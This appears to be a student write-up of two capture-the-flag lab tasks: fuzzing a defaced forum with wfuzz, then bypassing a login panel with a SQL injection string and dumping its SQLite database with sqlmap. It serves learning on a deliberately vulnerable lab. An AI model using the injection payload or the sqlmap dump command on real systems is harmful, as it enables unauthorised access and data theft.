


Question 3
Next, apply "site-log.php?date=20201125" to get the flag. [The date can be achieved by using wfuzz.]



Question 4

Use the command “wfuzz --help” to get wfuzz's help file. In the help file it shows that the “-f” parameter store results to “filename”.



Thought Process/Methodology:

When we access the machine using the ip address “10.10.16.90”, we will be directed to a page showing that the forum has been defaced. We then proceed to finding the API directory by using the “/api” command on Firefox browser. After that, a file named “site-log.php” would appear in the directory and we would use this for the next command by putting “/site-log.php?date=20201125”. The date can be found by using wfuzz in Terminal. Lastly, we will be directed to a page that shows the flag.

Day 5 (Web Exploitation) : Someone stole Santa's gift list!

Tools used: THM's Attackbox, Firefox, Burp suite, FoxyProxy, SQL

Solution/walkthrough :


Question 1

Default port number is 1433


Scenario	Port
Default instance running over TCP	TCP port 1433

Question 2

Only Santa's Official Forum is shown, no login panel.




To access Santa's secret login panel, add /santapanel at the end of the address as shown down below. Santa's secret login panel has now been displayed.




Question 2

Bypass by logging in to the secret panel with username = admin’ or 1=1– and password = admin



You are now logged in to Santa’s secret login panel.



Question 3

The database used is SQLite


```
---
[18:36:08] [WARNING] changes made by tampering scripts are not included
in shown payload content(s)
[18:36:08] [INFO] testing SQLite
[18:36:08] [INFO] confirming SQLite
[18:36:08] [INFO] actively fingerprinting SQLite
[18:36:08] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[18:36:08] [INFO] sqlmap will dump entries of all tables from all databa
ses now
[18:36:08] [INFO] fetching tables for database: 'SQLite_masterdb'
[18:36:08] [INFO] fetching columns for table 'sequels' in database 'SQLi
te_masterdb'
[18:36:08] [INFO] fetching entries for table 'sequels' in database 'SQLi
te_masterdb'
```

Question 4

Run the query below on terminal.


```
root@ip-10-10-110-128: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-110-128:~# sqlmap -r panel.request --tamper=space2comment --dump-a
ll --dbms sqlite
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 11:23:41

[11:23:41] [INFO] parsing HTTP request from 'panel.request'
[11:23:41] [INFO] loading tamper script 'space2comment'
[11:23:42] [INFO] testing connection to the target URL
[11:23:42] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[11:23:42] [INFO] testing if the target URL content is stable
[11:23:43] [INFO] target URL content is stable
[11:23:43] [INFO] testing if GET parameter 'search' is dynamic
```

You will then be able to see a table of users in the database. It shows there were 22 entries to the login panel




Question 5&6

In the same table , Paul has asked for github ownership.Jame's age is 8 years old.




Question 7

The same query will also show the flag .



Question 8

The query will also show the admin's password.



Thought Process/Methodology:

After accessing (`10.10.110.117:8000`), we were shown Santa's Official Forum.We needed to find Santa's secret login panel . In order to do this, we proceeded to add '/santapanel' at the end of the Santa's Official Forum web address. After accessing the secret login panel, we need to bypass it with SQLi by logging in with the credentials ; username= admin' or 1=1– and password=admin'. Santa's panel for gift list will then pop up.Run sqlmap on the file saved on Burp Proxy (panel.request) to dump all the data from the Santa's gift list. We now have access to the database of Santa's gift list which in return shows the number of entries,flag,admin's password and Paul's request and Jame's age.